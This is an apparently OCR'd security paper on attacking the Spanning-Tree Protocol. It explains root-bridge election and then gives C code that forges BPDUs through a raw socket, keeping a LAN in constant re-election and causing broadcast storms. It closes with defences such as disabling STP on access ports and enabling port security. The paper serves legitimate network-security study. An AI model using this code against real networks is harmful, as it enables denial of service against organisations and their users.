Proof of Concept code: http://tomicki.net/attacking.stp.php#10
PGP Public Key: http://tomicki.net/gpg.php

Attacking the Spanning-Tree Protocol

Progress waits for nobody. Companies around the world are becoming more and more dependent on information technology. Non-stop access to email, file servers, databases and online services is no longer a competitive advantage – it's a vital necessity, that employee productivity depends on. Constant network availability is one of the most important aspects one must consider when planning a network topology. User demands are increasing every year, as are the quality standards that modern networks must comply with.


Today's networks must not only have low jitter and latency levels, but must also be redundant and achieve five-nine (99,999%) availability. This means only a bit over 5 minutes of down time per year. To achieve these high standards, networks are designed with redundancy in mind, that is multiple physical paths to every network segment.

Multiple physical paths create a highly undesirable condition within a network: switching loops. Network loops lead to broadcast storms, multiple frame copies, and MAC address-table instability. This is where the Spanning-Tree Protocol (STP) comes in. The role of the STP is to create a loop less **logical** topology, in redundant networks.

The purpose of this paper is to briefly describe the STP and it's function in redundant network topologies. I describe the attack vector that can be used to disrupt the stability of the STP's operations, and provide a working implementation as proof of concept.

Background Information: Redundant Network Topologies

Take a look at the network below. It illustrates a simple redundant topology. If someone pulls out the power plug of one of the layer 2 Switches (green) (for example, the janitor, because he needed a place to plug in his vacuum cleaner), or there is a network cable failure between a layer 2 and the layer 3 Switch (red), the network will still operate, because there is more than one path to any network segment.



If a physical link between the Layer 3 Switch (red) and a Layer 2 Switch (green) fails, this redundant network topology will remain operational


Redundant topologies naturally have physical loops within them. Because layer 2 frames have on Time-To-Live mechanism, loops within a network lead to switching problems like broadcast storms and MAC address-table instability instability. This results in high latency, unreliable network operations, and in turn user complains.

Spanning-Tree Protocol Operations

Defined in the IEEE 802.1d, the STP was designed to ensure a loop less network environment. It allows switches to create a loop free logical topology, even if the network has physical loops within it. The STP operates by moving switch ports into blocking or forwarding states depending on the segments they connect to. There are three basic steps in which STP establishes it's topology: electing the **root bridge**, selecting one root port on every non-root bridge and selecting one designated port per network segment.

Electing the root bridge is done by exchanging Layer 2 Bridge Protocol Data Units (BPDUs).

When the STP is in use every port on a switch goes through several stages.



After about 50s every port on a switch is placed either in forwarding or blocking state, thus creating a logical, loop-free topology. During the election process each switch sends and receives BPDUs and processes received BPDUs to determine the root bridge. A BPDU looks like this (in C language):

```
 struct ether_header
 {
      u8     dhost[6]; // destination MAC (STP multicast: 01-80-C2-
00-00-00)
      u8     shost[6]; // = 0x0000 for our purposes
      u16    size;     // = 52  for our purposes
 } __attribute__ ((packed));

 struct llc_header {
      u8 dsap;      // = 0x42 for our purposes
      u8 ssap;      // = 0x42 for our purposes
      u8 func;      // = 0x03 for our purposes
 } __attribute__ ((packed));

 struct stp_header {
      struct       llc_header llc;
      u16    type;               // = 0x0000 for our purposes
      u8     version;            // = 0x00  for our purposes
      u8     config;             // = 0x00  for our purposes
      u8     flags;              // = 0x00  for our purposes

      union {
             u8    root_id[8];
             struct {
                    u16    root_priority;
                    u8     root_hdwaddr[6];
             } root_data;
      };
      u32    root_path_cost;     // = 0x00  for our purposes

      union {
             u8    bridge_id[8];
             struct {
                    u16    bridge_priority;
```


```
                u8    bridge_hdwaddr[6];
            } bridge_data;
    };

    u16    port_id;                    // = 0x8002  for our purposes
    u16    message_age;                // = 0x0000  for our purposes
    u16    max_age;                    // = 0x0001  for our purposes
    u16    hello_time;                  // = 0x0001  for our purposes
    u16    forward_delay;              // = 0x0001  for our purposes
} __attribute__ ((packed));

typedef struct {
    struct ether_header eth;
    struct stp_header stp;
} eth_stp;
```

The root_priority and root_hdwaddr[6] fields together form a 8 octet bridge ID. The bridge with the lowest ID becomes the root bridge. When sending BPDUs the switch sets the root ID to it's own ID. Because every switch stops sending BPDUs when it receives a BPDU with a lower root ID then it's own, eventually the only switch sending BPDUs is the root bridge.

After the root bridge elections, every switch sets it's ports to either forwarding or blocking states. The network might look something like this:



If a network topology change occurs (a link goes down or a new switch goes down/is added to the network), the election process must be repeated. To indicate that it's still operating, the root switch continuously sends its BPDUs. These intervals are controlled by the hello_time field in the BPDUs (by default 2 seconds). If every switch within the broadcast domain doesn't receive the root bridge's BPDUs within the time defined in the max_age field, the root bridge is considered down and a new election is started.

Attack Vector

Our attack vector is to disrupt the switch's spanning-trees, destabilize their MAC address-

tables and hold the network in a constant state of reelecting the root bridge. We can achieve this, because there is no authentication mechanism build into the STP.

By crafting BPDUs of a non-existent switch with an ID of 1, we can elect our non-existent switch the root bridge. By using a minimal max-age for our crafted packets, and not sending BPDUs within that time, we will cause another election on our network, during which we will start sending our BPDUs, once again winning elections and becoming the root bridge.

By repeating this process, the network will be in a constant state of reelecting the root bridge, and any broadcast or multicast traffic will cause a broadcast storm, saturating a network with frames.

Let's see how we can make this happen under Linux. First we must create a low level socket to craft our packets. The Spanning-Tree Protocol operates at the data-link layer. We will need to create our packets from the very lowest layer, including the headers for our Ethernet frames. But first the socket:

```
int fd;
if ((fd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) == -1) {
     perror("socket:");
            return 0;
}
```

Sending frames in Linux at layer 2 requires using the sockaddr_ll structure when calling the sento() function. This structure is defined in include/linux/if_packet.h as:

```
struct sockaddr_ll
{
        unsigned short  sll_family;
        unsigned short  sll_protocol;
        int             sll_ifindex;
        unsigned short  sll_hatype;
        unsigned char   sll_pkttype;
        unsigned char   sll_halen;
        unsigned char   sll_addr[8];
};
```

We set the sll_family field to AF_PACKET and sll_protocol to 0. In order to retrieve the interface index we want to set in sll_ifindex, we must use the ifreq structure and ioctl() function. sll_hatype, sll_pkttype and sll_halen should equal 1, 0 and 6 respectively. Finally we set the interfaces hardware address in sll_addr[8]. First we must have the identifier for the interface we want to use in text form like eth0 or fxp0, or whatever. See the following example:

```
char *interface_name = “eth0”;
sockaddr_ll sock;
ifreq ifr;
```

```
int tmpfd = socket (AF_INET, SOCK_DGRAM, 0);
strncpy (ifr.ifr_name, interface_name, strlen(interface_name));

ioctl (tmpfd, SIOCGIFINDEX, &ifr);    // get interface index
sock.sll_ifindex = ifr.ifr_ifindex;   // set it in sock struct

ioctl (tmpfd, SIOCGIFHWADDR, &ifr);   // get interface addr
memcpy (sock.sll_addr, ifr.ifr_hwaddr.sa_data, 6);

close (tmpfd);
```

Next we can proceed to craft our BPDUs. We start of by defining a root bridge identifier. In order to elect our "ghost" bridge as root, it must have the lowest identifier in the network. Priority and hardware address are the two components of the the bridge ID. The first two bytes are the priority, the next 6 are the MAC address. By definition priority varies between 1 and 32768, therefore setting it the ID to [0x00][0x01][anything x 6 bytes] should yield expected results. We are two approaches here: **a)** to use the same bridge ID in every packet **b)** we can randomize it for every frame.

```
char shwaddr[8];
shwaddr[0] = 0x00;
shwaddr[1] = 0x01;

a)
memcpy(shwaddr + 2, ifr.ifr_hwaddr.sa_data, 6);

b)
void make_rand_hwaddr(char *buf)
{
     for (int i(0); i < 6; ++i)
            buf[i] = rand() % 256;
}

make_rand_hwaddr(shwaddr + 2);
```

Next we create and fill a eth_stp structure. In my implementation I use the following functions:

```
u16 atohex (u8 *hex)
{
     short int x,y,a,a2=0;
     char buf[2];

     char nums[] = {"0123456789abcdef"};

     memcpy(buf, hex, 2);
     for (int x(0); x < 2; ++x) {
         for (int y(0); y < 16; ++y) {
                  if (buf[x] == nums[y]) {
                 if (x == 0)
                                 a = (y) * 16;
                  else
                                 a = y;
                 a2 +=a;
```

```
                    }
                }
            }
            return a2;
    }

    u8 *ascii_to_hwaddr (const char *hwaddr)
    {
            u8 t[2];
            u8 y(0);
            static u8 buf[6];
            do {
                t[0] = *hwaddr++;
                t[1] = *hwaddr++;
                hwaddr++;
                buf[y] = atohex (t);
                y++;
            } while (y < 6);

            return (buf);
    }


    const char *fill_stp_header(char *shwaddr, bool topology_change,
char *root_id, u32 forward_delay, u32 max_age, u32 hello_time, u32
port_id)
    {
            static eth_stp stp_packet;
            memset(&stp_packet, 0, sizeof(stp_packet));

            memcpy(stp_packet.eth.dhost, ascii_to_hwaddr("01-80-c2-00-00-
00"), 6);
            memcpy (stp_packet.eth.shost, shwaddr, 6);
            memcpy(stp_packet.stp.root_id, root_id, 8);
            memcpy(stp_packet.stp.bridge_id, root_id, 8);

            stp_packet.eth.size = htons(0x0034);
            stp_packet.stp.llc.dsap = 0x42;
            stp_packet.stp.llc.ssap = 0x42;
            stp_packet.stp.llc.func = 0x03;
            stp_packet.stp.port_id = port_id;
            stp_packet.stp.hello_time = hello_time;
            stp_packet.stp.max_age = max_age;
            stp_packet.stp.forward_delay = forward_delay;

            if (topology_change)
                   stp_packet.stp.flags = 0x01;

            return (const char*) &stp_packet;
    }
```

In the function fill_stp_header() the parameters have the following meaning:

- *shaddr – the source MAC address for our packet (we can use a valid one or spoof an non-existent address. This must be a pointer to a 6 byte buffer.
- topology_change – a false/true parameter. If true, the topology_change flag will be set in our STP frame, making other bridges "reannounce" the change of the root bridge.
- *root_id – this a pointer to a 8 byte buffer containing the root bridge id (2 byte priority + 6 byte MAC).

- forward_delay – the delay in seconds that the switch ports should spend in listening and learning modes before going to learning and forwarding modes respectively. Refer to the "Spanning-Tree Protocol Operations" section for details.
- max_age – the number of seconds a switch should wait without receiving STP frames, before considering the root bridge down and restarting the election process.
- hello_time – the number of seconds within which switches expect to receive BPDUs.
- port_id – the ID of the port on the sending bridge.

After we have prepared our header and gathered all the necessary information, we can send our frames using the very basic sendto() function.

```
  const char *buf = fill_stp_header(shwaddr + 2, topology_change,
shwaddr, forward_delay, max_age, hello_time, port_id);

  int fd;
  if ((fd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) == -1) {
       perror("socket:");
       return 0;
  }

  if ((sendto (fd, buf, sizeof(eth_stp), 0, (struct sockaddr*)&sock,
sizeof(sockaddr_ll))) == -1) {
       perror("sendto:");
       return 0;
  }
```

This concludes the code writing section of this document. The described vulnerability permits all sorts of attacks, not just the simple denial of service that I described. For more details refer to [1].

Protecting Your Networks

There are a couple of simple methods to prevent the exploitation of the STP vulnerability in your network. For any STP attack to be feasible, the switch must accept BPDUs on a port that the attacker has access to. It is therefore possible to make such an attack impossible by denying access to STP enabled ports to ordinary users. This can be done by disabling STP on access ports, having port security enabled on all user ports, and restricting physical access to network equipment.

With disabled STP on user ports, the attacker would have to access the switch physically and use a switch-to-switch port to connect his computer to (assuming all non-used ports are either disabled or have STP disabled). If you cannot restrict physical access to your network devices, other measures must be taken to ensure network security. Port security is a feature that allows the switch to accept frames from only a given number (usually the first learned) of source MAC addresses. Enabling port security on user ports will make the attack unfeasible without prior network sniffing or hijacking a user's workstation.

Conclusion

While most network administrators concentrate on security issues regarding the upper layers of the OSI model (3-7) like route poisoning, access filtering and exploitable service bugs, many still neglect the basic security risks of the physical and data link layers. Restricting physical access to network devices is an important part of one's security policy, but securing the data link shouldn't go overlooked. In the past the second layer of the OSI model had to handle forwarding and physical addressing. As the demand we put on network has grown so has the complexity of the protocols working at this level.

The Spanning-Tree Protocol's flaws are minor, but can lead to a denial of service that can be carried out by even a relatively unskilled attacker. The measures that can be taken to prevent the attack should become a standard for basic security in LAN environments.

Proof of Concept available at: http://tomicki.net/attacking.stp.php#10

References

- [1] Fun with the Spanning Tree Protocol, http://www.osp.ru/lan/2002/01/088.htm
- [2] Understanding Spanning-Tree Protocol, Cisco Systems 1989-1997